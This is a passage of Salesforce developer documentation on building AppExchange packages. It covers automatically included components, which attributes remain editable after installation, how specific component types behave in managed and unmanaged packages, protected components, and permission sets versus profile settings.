  The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

Components Automatically Added to Packages

When adding components to your package, some related components are automatically added, if required. For example, if you add a Visualforce page to a package that references a custom controller, that Apex class is also added.

To understand what components might be automatically included, review the following list:

When you add this component:	These types of components might be automatically included:
Action	Action target object (if it's a custom object), action target field, action record type, predefined field values, action layout; and any custom fields that the action layout or predefined values refer to on the target object
Reporting Snapshot	Reports
Apex class	Custom fields, custom objects, and other explicitly referenced Apex classes, as well as anything else that is directly referenced by the Apex class Note: If an Apex class references a custom label, and that label has translations, you must explicitly package the individual languages desired in order for those translations to be included.
Apex trigger	Custom fields, custom objects, and any explicitly referenced Apex classes, as well as anything else that is directly referenced by the Apex trigger
Article type	Custom fields, the default page layout
Compact layout	Custom fields
Custom app	Custom tabs (including web tabs), documents (stored as images on the tab), documents folder
Custom button or link	Custom fields and custom objects
Custom field	Custom objects
Custom home page layouts	Custom home page components on the layout
Custom settings	Apex sharing reasons, Apex sharing recalculations, Apex triggers, custom buttons or links, custom fields, list views, page layouts, record types, validation rules
Custom object	Custom fields, validation rules, page layouts, list views, custom buttons, custom links, record types, Apex sharing reasons, Apex sharing recalculations, and Apex triggers Note: • Apex sharing reasons are unavailable in extensions. • When packaged and installed, only public list views from an app are installed. If a custom object has any custom list views that you want to include in your package, ensure that the list view is accessible by all users.

When you add this component:	These types of components might be automatically included:
Custom object (as an external object)	External data source, custom fields, page layouts, list views, custom buttons, and custom links Note: • When packaged and installed, only public list views from an app are installed. If an external object has any custom list views that you want to include in your package, ensure that the list view is accessible by all users. • In managed and unmanaged packages, external objects are included in the custom object component.
Custom tab	Custom objects (including all of its components), s-controls, and Visualforce pages
Dashboard	Folders, reports (including all of its components), s-controls, and Visualforce pages
Document	Folder
Email template	Folder, letterhead, custom fields, and documents (stored as images on the letterhead or template)
Field set	Any referenced fields
Lightning Page	Any associated actions
Lightning Page tab	Lightning Page
Flow	Custom objects, custom fields, Apex classes, and Visualforce pages
Folder	Everything in the folder
Lightning application	All Lightning resources referenced by the application, such as components, events, and interfaces. Custom fields, custom objects, list views, page layouts, and Apex classes referenced by the application.
Lightning component	All Lightning resources referenced by the component, such as nested components, events, and interfaces. Custom fields, custom objects, list views, page layouts, and Apex classes referenced by the component.
Lightning event	Custom fields, custom objects, list views, and page layouts
Lightning interface	Custom fields, custom objects, list views, and page layouts
Page layout	Actions, custom buttons, custom links, s-controls, and Visualforce pages
Permission set	Any custom permissions, external data sources, Visualforce pages, and Apex classes that are assigned in the permission set
Record type	Record type mappings, compact layout
Report	Folder, custom fields, custom objects, custom report types, and custom s-controls
S-control	Custom fields and custom objects
Translation	Translated terms for the selected language on any component in the package
Validation rule	Custom fields (referenced in the formula)

When you add this component:	These types of components might be automatically included:
Visualforce home page component	Associated Visualforce page
Visualforce pages	Apex classes that are used as custom controllers, Visualforce custom components, and referenced field sets
Workflow rule	All associated workflow alerts, field updates, outbound messages, and tasks; also, if the workflow rule is designed for a custom object, the custom object is automatically included

Note: Some package components, such as validation rules or record types, might not display in the list of package components, but are included and install with the other components.

Editing Components and Attributes after Installation

The following table shows which components and attributes are editable after installation from a managed package.

Developer Editable
The developer can edit the component attributes in this column. These attributes are locked in the subscriber's organization.

Subscriber and Developer Editable
The subscriber and developer can edit the component attributes in this column. However, these attributes aren't upgradeable. Only new subscribers receive the latest changes.

Locked
After a package is Managed - Released, the developer and subscriber can't edit the component attributes in this column.

Component	Developer Editable	Subscriber and Developer Editable	Locked
Action		• Target Record Type • Action layout • Predefined values for action fields	• All fields except Target Record Type
Reporting Snapshot		• All attributes except Reporting Snapshot Unique Name	• Reporting Snapshot Unique Name
Apex Class	• API Version • Code		• Name
Apex Sharing Reason	• Reason Label		• Reason Name
Apex Sharing Recalculation		• Apex Class	
Apex Trigger	• API Version • Code		• Name

Component	Developer Editable	Subscriber and Developer Editable	Locked
Application		• All attributes except App Name	• App Name
Article Types	• Description • Label • Plural Label • Starts with a Vowel Sound	• Available for Customer Portal • Channel Displays • Default Sharing Model • Development Status • Enable Divisions • Grant Access Using Hierarchy • Search Layouts	• Name
Compact Layout	• All attributes		
Connected App	• Access Method • Canvas App URL • Callback URL • Connected App Name • Contact Email • Contact Phone • Description • Icon URL • Info URL • Trusted IP Range • Locations • Logo Image URL • OAuth Scopes	• ACS URL • Entity ID • IP Relaxation • Manage Permission Sets • Manage Profiles • Mobile Start URL • Permitted Users • Refresh Token Policy • SAML Attributes • Service Provider Certificate • Start URL • Subject Type	• API Name • Created Date/By • Consumer Key • Consumer Secret • Installed By • Installed Date • Last Modified Date/By • Version
Custom Button or Link	• Behavior • Button or Link URL • Content Source • Description • Display Checkboxes • Label • Link Encoding	• Height • Resizeable • Show Address Bar • Show Menu Bar • Show Scrollbars • Show Status Bar • Show Toolbars • Width • Window Position	• Display Type • Name

Component	Developer Editable	Subscriber and Developer Editable	Locked
Custom Field	• Auto-Number Display Format • Decimal Places • Description • Default Value • Field Label • Formula • Length • Lookup Filter • Related List Label • Required • Roll-Up Summary Filter Criteria	• Chatter Feed Tracking • Help Text • Mask Type • Mask Character • Sharing Setting • Sort Picklist Values • Track Field History	• Child Relationship Name • Data Type • External ID • Field Name • Roll-Up Summary Field • Roll-Up Summary Object • Roll-Up Summary Type • Unique
Custom Label	• Category • Short Description • Value		• Name
Custom Object	• Description • Label • Plural Label • Record Name • Starts with a Vowel Sound	• Allow Activities • Allow Reports • Available for Customer Portal • Context-Sensitive Help Setting • Default Sharing Model • Development Status • Enable Divisions • Enhanced Lookup • Grant Access Using Hierarchy • Search Layouts • Track Field History	• Object Name • Record Name Data Type • Record Name Display Format
Custom Permission	• Connected App • Description • Label • Name		

Component	Developer Editable	Subscriber and Developer Editable	Locked
Custom Report Type	• All attributes except Development Status and Report Type Name	• Development Status	• Report Type Name
Custom Setting	• Description • Label		• Object Name • Setting Type • Visibility
Dashboard		• All attributes except Dashboard Unique Name	• Dashboard Unique Name
Document		• All attributes except Document Unique Name	• Document Unique Name
Email Template		• All attributes except Email Template Name	• Email Template Name
External Data Source	• Type	• Auth Provider • Certificate • Custom Configuration • Endpoint • Identity Type • OAuth Scope • Password • Protocol • Username	• Name
Field Set	• Description • Label • Available fields	• Selected fields (only subscriber controlled)	• Name
Lightning Page	• Lightning Page		
Flow	• Entire flow	• Name • Description • Status	• Flow Unique Name • URL
Folder		• All attributes except Folder Unique Name	• Folder Unique Name

Component	Developer Editable	Subscriber and Developer Editable	Locked
Home Page Component	• Body • Component Position		• Name • Type
Home Page Layout		• All attributes except Layout Name	• Layout Name
Letterhead		• All attributes except Letterhead Name	• Letterhead Name
Lightning Application	• API Version • Description • Label • Markup		Name
Lightning Component	• API Version • Description • Label • Markup		Name
Lightning Event	• API Version • Description • Label • Markup		Name
Lightning Interface	• API Version • Description • Label • Markup		Name
List View		• All attributes except View Unique Name	• View Unique Name
Named Credential	• Endpoint • Label	• Auth Provider • Certificate • Identity Type • OAuth Scope • Password • Protocol • Username	• Name

Component	Developer Editable	Subscriber and Developer Editable	Locked
Page Layout		• All attributes except Page Layout Name	• Page Layout Name
Permission Set	• Description • Label • Custom object permissions • Custom field permissions • Apex class access settings • Visualforce page access settings		• Name
Platform Cache			• All attributes
Record Type	• Description • Record Type Label	• Active • Business Process	• Name
Remote Site Setting		All attributes except Remote Site Name	• Remote Site Name
Report		• All attributes except Report Unique Name	• Report Unique Name
S-Control	• Content • Description • Encoding • Filename • Label	• Prebuild in Page	• S-Control Name • Type
Static Resource	• Description • File		• Name
Tab	• Description • Encoding • Has Sidebar • Height • Label • S-control • Splash Page Custom Link • Type • URL	• Salesforce Mobile Classic Ready • Tab Style	• Tab Name

Component	Developer Editable	Subscriber and Developer Editable	Locked
	• Width		
Translation	• All attributes		
Validation Rule	• Description • Error Condition Formula • Error Location • Error Message	• Active	• Rule Name
Visualforce Component	• API Version • Description • Label • Markup		• Name
Visualforce Page	• API Version • Description • Label • Markup		• Name
Workflow Email Alert		• Additional Emails • Email Template • From Email Address • Recipients	• Description
Workflow Field Update	• Description • Field Value • Formula Value	• Lookup	• Name
Workflow Outbound Message	• Description • Endpoint URL • Fields to Send • Send Session ID	• User to Send As	• Name
Workflow Rule	• Description • Evaluation Criteria • Rule Criteria	• Active	• Rule Name
Workflow Task		• Assign To • Comments	• Subject

Component	Developer Editable	Subscriber and Developer Editable	Locked
		• Due Date • Priority • Record Type • Status	

Component Behavior in Packages

When building an app for distribution, determine what to include in your packages, how to design your app, and how to distribute your packages (managed or unmanaged).

Note:

- For more information on the attributes and properties of each component in packages, see the *ISVforce Guide*.
- Component names must be unique within an organization. To ensure that your component names do not conflict with those in an installer's organization, use a managed package so that all your component names contain your namespace prefix.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create AppExchange packages:

- "Create AppExchange Packages"

Apex Classes or Triggers

Any Apex that is included as part of a package must have at least 75% cumulative test coverage. Each trigger must also have some test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. In addition, all tests are run when the package is installed in the installer's organization. The installer can decide whether to install the package if any tests fail.

Tip: To prevent naming conflicts, Salesforce recommends using managed packages for all packages that contain Apex. This way, all the Apex objects contain your namespace prefix. For example, if there is an Apex class called `MyHelloWorld` and the namespace for your organization is `OneTruCode`, the class is referenced as `OneTruCode.MyHelloWorld`.

Keep the following considerations in mind when including Apex in your package:

- Managed packages receive a unique namespace. This namespace is automatically prepended to your class names, methods, variables, and so on, which helps prevent duplicate names in the installer's organization.
- In a single transaction, you can only reference 10 unique namespaces. For example, suppose you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the second package wasn't accessed directly by the first, because it occurs in the same transaction, it's included in the number of namespaces being accessed in a single transaction.
- If you are exposing any methods as Web services, include detailed documentation so that subscribers can write external code that calls your Web service.
- If an Apex class references a custom label and that label has translations, explicitly package the individual languages desired to include those translations in the package.
- If you reference a custom object's sharing object (such as MyCustomObject__share) in Apex, this adds a sharing model dependency to your package. You must set the organization-wide sharing default access level for the custom object to Private in order for other organizations to install your package successfully.

- The code contained in an Apex class, trigger, or Visualforce component that's part of a managed package is obfuscated and can't be viewed in an installing org. The only exceptions are methods declared as global. You can view global method signatures in an installing org. In addition, License Management Org users with the View and Debug Managed Apex permission can view their packages' obfuscated Apex classes when logged in to subscriber orgs via the Subscriber Support Console.
- You can use the `deprecated` annotation in Apex to identify `global` methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. After you upload another package version as Managed - Released, new subscribers that install the latest package version cannot see the deprecated elements, while the elements continue to function for existing subscribers and API integrations.
- Any Apex contained in an unmanaged package that explicitly references a namespace cannot be uploaded.
- Apex code that refers to Data Categories can't be uploaded.
- Before you delete Visualforce pages or global Visualforce components from your package, remove all references to public Apex classes and public Visualforce components from the pages or components that you're deleting. After removing the references, upgrade your subscribers to an interim package version before you delete the page or global component.

Apex Sharing Reasons

Apex sharing reasons can be added directly to a package, but are only available for custom objects.

Compact Layouts

When you package a compact layout, its record type mappings aren't included. Subscribers or installers of a package containing a compact layout must recreate its record type mappings in their organization.

Connected Apps

- Connected apps can be added to managed packages, only. Connected apps are not supported for unmanaged packages.
- Subscribers or installers of a package can't delete a connected app by itself; they can only uninstall its package. A developer can delete a connected app after a package is uploaded as Managed - Released. The connected app will be deleted in the subscriber's organization during a package upgrade
- If you update a connected app and include it in a new package version, upgrading that package in a customer organization updates the existing connected app.
- If you push upgrade a package containing a connected app whose OAuth scope or IP ranges have changed from the previous version, the upgrade will fail. This is a security feature, to block unauthorized users from gaining broad access to a customer organization by upgrading an installed package. A customer can still perform a pull upgrade of the same package; this is allowed because it's with the customer's knowledge and consent.
- You can add an existing connected app (that is, one created prior to Summer '13) to a managed package. You can also combine new and existing connected apps in the same managed package.
- For connected apps created prior to Summer '13, the existing install URL continues to be valid until you package and upload a new version. Once you upload a new version of the package with an updated connected app, the install URL will no longer work.

Custom Console

A package that has a custom console component can only be installed in an organization with the Service Cloud license or Sales Console permission enabled.

Custom Fields

- Picklist field values for custom fields can be added, edited, or deleted by subscribers. A developer should carefully consider this when explicitly referencing a picklist value in code. Picklist values can be added or deleted by the developer. During a package upgrade, no new picklist values are installed into the subscriber's organization for existing fields. Any picklist values deleted by the developer are still available in the subscriber's organization.
- Developers can add required and universally required custom fields to managed packages as long as they have default values.
- Auto-number type fields and required fields cannot be added after the object is uploaded in a Managed - Released package.

Custom Labels

If a label is translated, the language must be explicitly included in the package in order for the translations to be included in the package. Subscribers can override the default translation for a custom label.

Custom Objects

- If a developer enables the `Allow Reports` or `Allow Activities` attributes on a packaged custom object, the subscriber's org also has these features enabled during an upgrade. Once enabled in a Managed - Released package, the developer and the subscriber cannot disable these attributes.
- Standard button and link overrides are also packageable.
- In your extension package, if you want to access history information for custom objects contained in the base package, work with the base package owner to:

  1. Enable history tracking in the release org of the base package.
  2. Upload a new version of the base package.
  3. Install the new version of the base package in the release org of the extension package to access the history tracking info.

  As a best practice, don't enable history tracking for custom objects contained in the base package directly in the extension package's release org. Doing so can result in an error when you install the package and when you create patch orgs for the extension package.

Custom Permissions

If you deploy a change set with a custom permission that includes a connected app, the connected app must already be installed in the destination organization.

Custom Report Types

A developer can edit a custom report type in a managed package after it's released, and can add new fields. Subscribers automatically receive these changes when they install a new version of the managed package. However, developers can't remove objects from the report type after the package is released. If you delete a field in a custom report type that's part of a managed package, and the deleted field is part of bucketing or used in grouping, you receive an error message.

Custom Settings

- If a custom setting is contained in a managed package, and the `Visibility` is specified as Protected, the custom setting is not contained in the list of components for the package on the subscriber's org. All data for the custom setting is hidden from the subscriber.

Custom Tabs

- The `Tab Style` for a custom tab must be unique within your app. However, it does not need to be unique within the org where it is installed. A custom tab's style will not conflict with an existing custom tab in the installer's environment.
- To provide custom tab names in different languages, from Setup, enter *`Rename Tabs and Labels`* in the `Quick Find` box, then select **Rename Tabs and Labels**.
- Subscribers cannot edit custom tabs in a managed package.

Customer Portal and Partner Portal

Packages referring to Customer Portal or partner portal fields are supported. The subscriber installing the package must have the respective portal enabled to install the package.

Dashboard Components

Developers of managed packages must consider the implications of introducing dashboard components that reference reports released in a previous version of the package. If the subscriber deleted the report or moved the report to a personal folder, the dashboard component referencing the report is dropped during install. Also, if the subscriber has modified the report, that report may return results impacting what information is displayed by the dashboard component. As a best practice, the developer should release a dashboard and the related reports in the same version.

Divisions

- When divisions are enabled on a custom object in a package, the subscribing org must have the divisions feature enabled to install the package.
- Setting the division filter on a report does not cause a dependency. The setting is dropped when installed into the subscriber's org.
- Summarizing by the object's division field—for example, Account Division—in a report causes a dependency.
- If the object's division field in a report is included as a column, and the subscriber's org does not support divisions on the object, then the column is dropped during install.
- If you install a custom report type that includes an object's division field as a column, that column is dropped if the org does not support divisions.

External Data Sources

- After installing an external data source from a managed or unmanaged package, the subscriber must re-authenticate to the external system.
  - For password authentication, the subscriber must re-enter the password in the external data source definition.
  - For OAuth, the subscriber must update the callback URL in the client configuration for the authentication provider, then re-authenticate by selecting `Start Authentication Flow on Save` on the external data source.
- Certificates aren't packageable. If you package an external data source that specifies a certificate, make sure that the subscriber org has a valid certificate with the same name.

External Objects

In managed and unmanaged packages, external objects are included in the custom object component.

Field Dependencies

- Developers and subscribers can add, change, or remove field dependencies.
- If the developer adds a field dependency, it is added during installation unless the subscriber has already specified a dependency for the same field.
- If a developer removes a dependency, this change is not reflected in the subscriber's org during an upgrade.
- If the developer introduces a new picklist value mapping between the dependent and controlling fields, the mapping is added during an upgrade.
- If a developer removes a picklist value mapping, the change is not reflected in the subscriber's org during an upgrade.

Field Sets

Field sets in installed packages perform different merge behaviors during a package upgrade:

If a package developer:	Then in the package upgrade:
Changes a field from `Unavailable` to **Available for the Field Set** or **In the Field Set**	The modified field is placed at the end of the upgraded field set in whichever column it was added to.
Adds a new field	The new field is placed at the end of the upgraded field set in whichever column it was added to.
Changes a field from **Available for the Field Set** or **In the Field Set** to `Unavailable`	The field is removed from the upgraded field set.
Changes a field from **In the Field Set** to **Available for the Field Set** (or vice versa)	The change is not reflected in the upgraded field set.

Note: Subscribers aren't notified of changes to their installed field sets. The developer must notify users—through the package release notes or other documentation—of any changes to released field sets. Merging has the potential to remove fields in your field set.

Once a field set is installed, a subscriber can add or remove any field.

Flows

- You can package only active flows. The active version of the flow is determined when you upload a package version. If none of the flow's versions are active, the upload fails.
- To update a managed package with a different flow version, activate that version and upload the package again. You don't need to add the newly activated version to the package. However, if you activate a flow version by mistake and upload the package, you'll distribute that flow version to everyone. Be sure to verify which version you really want to upload.
- In a development organization, you can't delete a flow or flow version after you upload it to a released or beta managed package.
- You can't delete flow components from Managed - Beta package installations in development organizations.
- You can't delete a flow from an installed package. To remove a packaged flow from your organization, deactivate it and then uninstall the package.
- If you have multiple versions of a flow installed from multiple unmanaged packages, you can't remove only one version by uninstalling its package. Uninstalling a package—managed or unmanaged—that contains a single version of the flow removes the entire flow, including all versions.
- You can't include flows in package patches.
- An active flow in a package is active after it's installed. The previous active version of the flow in the destination organization is deactivated in favor of the newly installed version. Any in-progress flows based on the now-deactivated version continue to run without interruption but reflect the previous version of the flow.
- Upgrading a managed package in your organization installs a new flow version only if there's a newer flow version from the developer. After several upgrades, you can end up with multiple flow versions.
- If you install a package that contains multiple flow versions in a fresh destination organization, only the latest flow version is deployed.
- If you install a flow from an unmanaged package that has the same name but a different version number as a flow in your organization, the newly installed flow becomes the latest version of the existing flow. However, if the packaged flow has the same name and version number as a flow already in your organization, the package install fails. You can't overwrite a flow.
- The Cloud Flow Designer can't open flows that are installed from managed packages.
- You can't create a package that contains flows invoked by both managed and unmanaged package pages. As a workaround, create two packages, one for each type of component. For example, suppose that you want to package a customizable flow invoked by a managed package page. Create one unmanaged package with the flow that users can customize. Then create another managed package with the Visualforce page referencing the flow (including namespace) from the first package.

Folders

- Components that Salesforce stores in folders, such as documents, cannot be added to packages when stored in personal and unfiled folders. Put documents, reports, and other components that Salesforce stores in folders in one of your publicly accessible folders.
- Components such as documents, email templates, reports, or dashboards are stored in new folders in the installer's organization using the publisher's folder names. Give these folders names that indicate they are part of the package.
- If a new report, dashboard, document, or email template is installed during an upgrade, and the folder containing the component was deleted by the subscriber, the folder is re-created. Any components in the folder that were previously deleted are not restored.
- The name of a component contained in a folder must be unique across all folders of the same component type, excluding personal folders. Components contained in a personal folder must be unique within the personal folder only.

Home Page Components

When you package a custom home page layout, all the custom home page components included on the page layout are automatically added. Standard components such as Messages & Alerts are not included in the package and do not overwrite the installer's Messages & Alerts. To include a message in your custom home page layout, create an HTML Area type custom Home tab component containing your message. From Setup, enter *Home Page Components* in the Quick Find box, then select **Home Page Components**. Then add the message to your custom home page layout.

Home Page Layouts

Once installed, your custom home page layouts are listed with all the subscriber's home page layouts. Distinguish them by including the name of your app in the page layout name.

List Views

List views associated with queues cannot be included in a package.

Multi-Currency

- If a subscriber installs a report or custom report type that includes an object's currency field as a column, that column is dropped if the subscriber's organization is not enabled for multiple currencies.
- Referencing an object's currency field in a report's criteria—for example, Account Currency—causes a dependency.
- Summarizing by an object's currency field in a report causes a dependency.
- Using a currency designation in a report criteria value—for example, "Annual Revenue equals GBP 100"—does not cause a dependency. The report generates an error when run in the installers organization if it does not support the currency.
- If an object's currency field in a report is included as a column and the subscriber's organization is not enabled for multiple currencies, that column is dropped during install.
- If a subscriber installs a custom report type that includes an object's currency field as a column, that column is dropped if the organization is not enabled for multiple currencies.

Named Credentials

- After installing a named credential from a managed or unmanaged package, the subscriber must re-authenticate to the external system.
  - For password authentication, the subscriber re-enters the password in the named credential definition.
  - For OAuth, the subscriber updates the callback URL in the client configuration for the authentication provider and then re-authenticates by selecting **Start Authentication Flow on Save** on the named credential.
- Named credentials aren't automatically added to packages. If you package an external data source or Apex code that specifies a named credential as a callout endpoint, add the named credential to the package. Alternatively, make sure that the subscriber organization has a valid named credential with the same name.

  If you have multiple orgs, you can create a named credential with the same name but with a different endpoint URL in each org. You can then package and deploy—on all the orgs—one callout definition that references the shared name of those named credentials. For example, the named credential in each org can have a different endpoint URL to accommodate differences in development and production environments. If an Apex callout specifies the shared name of those named credentials, the Apex class that defines the callout can be packaged and deployed on all those orgs without programmatically checking the environment.
- Certificates aren't packageable. If you package a named credential that specifies a certificate, make sure that the subscriber organization has a valid certificate with the same name.
- The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination org, the admin for that org must manually configure the named credential after deployment.
  - Generate Authorization Header—Default: Enabled
  - Allow Merge Fields in HTTP Header—Default: Disabled
  - Allow Merge Fields in HTTP Body—Default: Disabled

Page Layouts

The page layout of the person uploading a package is the layout used for Group and Professional Edition orgs and becomes the default page layout for Enterprise, Unlimited, Performance, and Developer Edition orgs.

Package page layouts alongside complimentary record types if the layout is being installed on an existing object. Otherwise, manually apply the installed page layouts to profiles.

If a page layout and a record type are created as a result of installing a package, the uploading user's page layout assignment for that record type is assigned to that record type for all profiles in the subscriber org, unless a profile is mapped during an install or upgrade.

Permission Sets

You can include permission sets as components in a package, with the following permissions and access settings:

- Custom object permissions
- External object permissions
- Custom field permissions
- Custom permissions
- Custom tab visibility settings
- Apex class access
- Visualforce page access
- External data source access

Note: Assigned apps and standard tab visibility settings aren't included in permission set components.

Use permission sets to install or upgrade a collection of permissions. In contrast to profile settings, permission sets don't overwrite profiles.

Picklist Values

- Subscribers can rename or delete picklist field values. A developer should carefully consider this when explicitly referencing a picklist field value in Apex.
- Picklist field values can be added or deleted in the developer's organization. Upon upgrade, no new values are installed. Any values deleted by the developer are still available in the subscriber's organization until the subscriber deletes them.

Profile Settings

Profile settings include the following for components in the package:

- Assigned apps
- Assigned connected apps
- Tab settings
- Page layout assignments
- Record type assignments
- Custom object permissions
- External object permissions
- Custom field permissions
- Custom permissions
- Apex class access
- Visualforce page access
- External data source access

Profile settings overwrite existing profiles in the installer's organization with specific permission and setting changes.

Record Types

- If record types are included in the package, the subscriber's organization must support record types to install the package.
- When a new picklist value is installed, it is associated with all installed record types according to the mappings specified by the developer. A subscriber can change this association.
- Referencing an object's record type field in a report's criteria—for example, `Account Record Type`—causes a dependency.
- Summarizing by an object's record type field in a report's criteria—for example, `Account Record Type`—causes a dependency.
- If an object's record type field is included as a column in a report, and the subscriber's organization is not using record types on the object or does not support record types, then the column is dropped during install.
- If you install a custom report type that includes an object's record type field as a column, that column is dropped if the organization does not support record types or the object does not have any record types defined.

Reporting Snapshots

Developers of managed packages must consider the implications of introducing reporting snapshots that reference reports released in a previous version of the package. If the subscriber deleted the report or moved the report to a personal folder, the reporting snapshot referencing the report isn't installed, even though the Package Installation page indicates that it will be. Also, if the subscriber has modified the report, the report can return results impacting the information displayed by the reporting snapshot. As a best practice, the developer releases the reporting snapshot and the related reports in the same version.

Because the subscriber selects the running use, some reporting snapshot field mappings could become invalid if the running user doesn't have access to source or target fields.

Reports

If a report includes elements that cannot be packaged, those elements will be dropped or downgraded, or the package upload will fail. For example:

- Hierarchy drill-downs are dropped from activity and opportunities reports.
- Filters on unpackageable fields are automatically dropped (for example, in filters on standard object record types).
- Package upload fails if a report includes filter logic on an unpackageable field (for example, in filters on standard object record types).
- Lookup values on the `Select Campaign` field of standard campaign reports are dropped.
- Reports are dropped from packages if they have been moved to a private folder or to the Unfiled Public Reports folder.
- When a package is installed into an organization that does not have Chart Analytics 2.0:
  - Combination charts are downgraded instead of dropped. For example, a combination vertical column chart with a line added is downgraded to a simple vertical column chart; a combination bar chart with additional bars is downgraded to a simple bar chart.
  - Unsupported chart types, such as donut and funnel, are dropped.

S-Controls

Only s-controls in unmanaged packages created before January 1st, 2010 can be installed by subscribers.

S-controls have been deprecated, and are superseded by Visualforce on page 5822 pages.

Translation Workbench

- If you have enabled the translation workbench and added a language to your package, any associated translated values are automatically packaged for the appropriate components in your package. Make sure that you have provided translations for all possible components.

- An installer of your package can see which languages are supported on the package detail page. The installer does not need to enable anything for the packaged language translations to appear. The only reason installers may want to enable the translation workbench is to change translations for unmanaged components after installation, override custom label translations in a managed package, or to translate into additional languages.
- If you are designing a package extension, you can include translations for the extension components but not additional translations for components in the base package.

Validation Rules

For custom objects that are packaged, any associated validation rules are implicitly packaged as well.

Wave Analytics

Wave Analytics components include Wave apps, dashboards, dataflows, datasets, lenses, and master user XMD. As you package Wave components, keep these tips and best practices in mind.

- Wave unmanaged packages, as opposed to managed packages, are considered a developer-only feature and are not supported for general-purpose distribution. While Wave unmanaged packages should work as expected within the constraints of Salesforce unmanaged packages, they have not been subject to the same level of testing as managed packages. Unmanaged packages come without many of the safeguards of managed packages, and are intended for developers familiar with their limitations. Also refer to the relevant topic in the ISV Guide.
- Wave Admin permissions are required to create a package, but not for deployment, which requires only Salesforce admin permissions.
- There is no spidering between datasets and dataflows, meaning there is no dependency following. When packaging both, they must be added manually. If they are not, an error appears during deployment. The same is true for change sets—when packaging both datasets and dataflows, add them manually.
- Before the Spring '17 release, images would not render when deploying a dashboard that used an image widget that referenced image files not available on the target org. There were two workarounds; to either manually upload the images, or add a folder containing the images to the package. As of the Spring '17 release, images are packaged with the dashboard, and references between dashboards are maintained. Consequently, you will be unable to delete a dashboard if it is referenced in a link. In such cases, either re-create the image or link widgets in the dashboard in the source org, and then re-package, or fix the link issues in the target org.
- Take care when packaging dataflows. Invalid schema overrides, and unsupported or illegal parameters are removed (for example, `Type = dim` is no longer supported, it's now `Type = text`). Comments in JSON are removed. Nodes may appear in a different order.

Workflow

- Salesforce prevents you from uploading workflow alerts that have a public group, partner user, or role recipient. Change the recipient to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- Salesforce prevents you from uploading workflow field updates that change an `Owner` field to a queue. Change the updated field value to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- Salesforce prevents you from uploading workflow rules, field updates, and outbound messages that reference a record type on a standard or managed-installed object.
- Salesforce prevents you from uploading workflow tasks that are assigned to a role. Change the `Assigned To` field to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- You can package workflow rules and associated workflow actions, such as email alerts and field updates. However, any time-based triggers aren't included in the package. Notify your installers to set up any time-based triggers that are essential to your app.

Flow triggers aren't packageable. The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

- Some workflow actions can be protected by the developer. For more information on protected components, see Protected Components on page 6158.
- Developers can associate or disassociate workflow actions with a workflow rule at any time. These changes, including disassociation, are reflected in the subscriber's organization upon install. In managed packages, a subscriber cannot disassociate workflow actions from a workflow rule if it was associated by the developer.
- References to a specific user in workflow actions, such as the email recipient of a workflow email alert, are replaced by the user installing the package. Workflow actions referencing roles, public groups, account team, opportunity team, or case team roles may not be uploaded.
- References to an organization-wide address, such as the `From email address` of a workflow email alert, are reset to Current User during installation.
- On install, all workflow rules newly created in the installed or upgraded package, have the same activation status as in the uploaded package.

Protected Components

Developers can mark certain components as *protected*. Protected components cannot be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer cannot delete it. Developers can mark the following components as protected in managed packages:

- Custom labels
- Custom links (for Home page only)
- Workflow alerts
- Workflow field updates
- Workflow flow triggers

  The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.
- Workflow outbound messages
- Workflow tasks

Intellectual Property Considerations

The following information is important when considering your intellectual property and its protection.

- Only publish package components that are your intellectual property and that you have the rights to share.
- Once components are available on Force.com AppExchange, you cannot recall them from anyone who has installed them.
- The information in the components you package and publish may be visible to users on Force.com AppExchange. Use caution when adding your code to a formula Visualforce page, or any other component that you cannot hide in your app.
- The code contained in Apex that is part of a managed package is automatically obfuscated and cannot be viewed in an installing organization. The only exceptions are methods declared as global, meaning that the method signatures can be viewed in an installing organization.

Permission Sets and Profile Settings in Packages

Developers can use permission sets or profile settings to grant permissions and other access settings to a package. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Behavior	Permission Sets	Profile Settings
What permissions and settings are included?	• Custom object permissions • External object permissions • Custom field permissions • Custom permissions • Custom tab visibility settings • Apex class access • Visualforce page access • External data source access Note: Although permission sets include assigned apps and standard tab visibility settings, these settings can't be packaged as permission set components.	• Assigned apps • Assigned connected apps • Tab settings • Page layout assignments • Record type assignments • Custom object permissions • External object permissions • Custom field permissions • Custom permissions • Apex class access • Visualforce page access • External data source access
Can they be upgraded in managed packages?	Yes.	Profile settings are applied to existing profiles in the subscriber's organization on install or upgrade. Only permissions related to new components created as part of the install or upgrade are applied.
Can subscribers edit them?	Subscribers can edit permission sets in unmanaged packages, but not in managed packages.	Yes.
Can you clone or create them?	Yes. However, if a subscriber clones a permission set or creates one that's based on a packaged permission set, it won't be updated in subsequent upgrades. Only the permission sets included in a package are upgraded.	Yes. Subscribers can clone any profile that includes permissions and settings related to packaged components.

Behavior	Permission Sets	Profile Settings
Do they include standard object permissions?	No. Also, you can't include object permissions for a custom object in a master-detail relationship where the master is a standard object.	No.
Do they include user permissions?	No.	No.
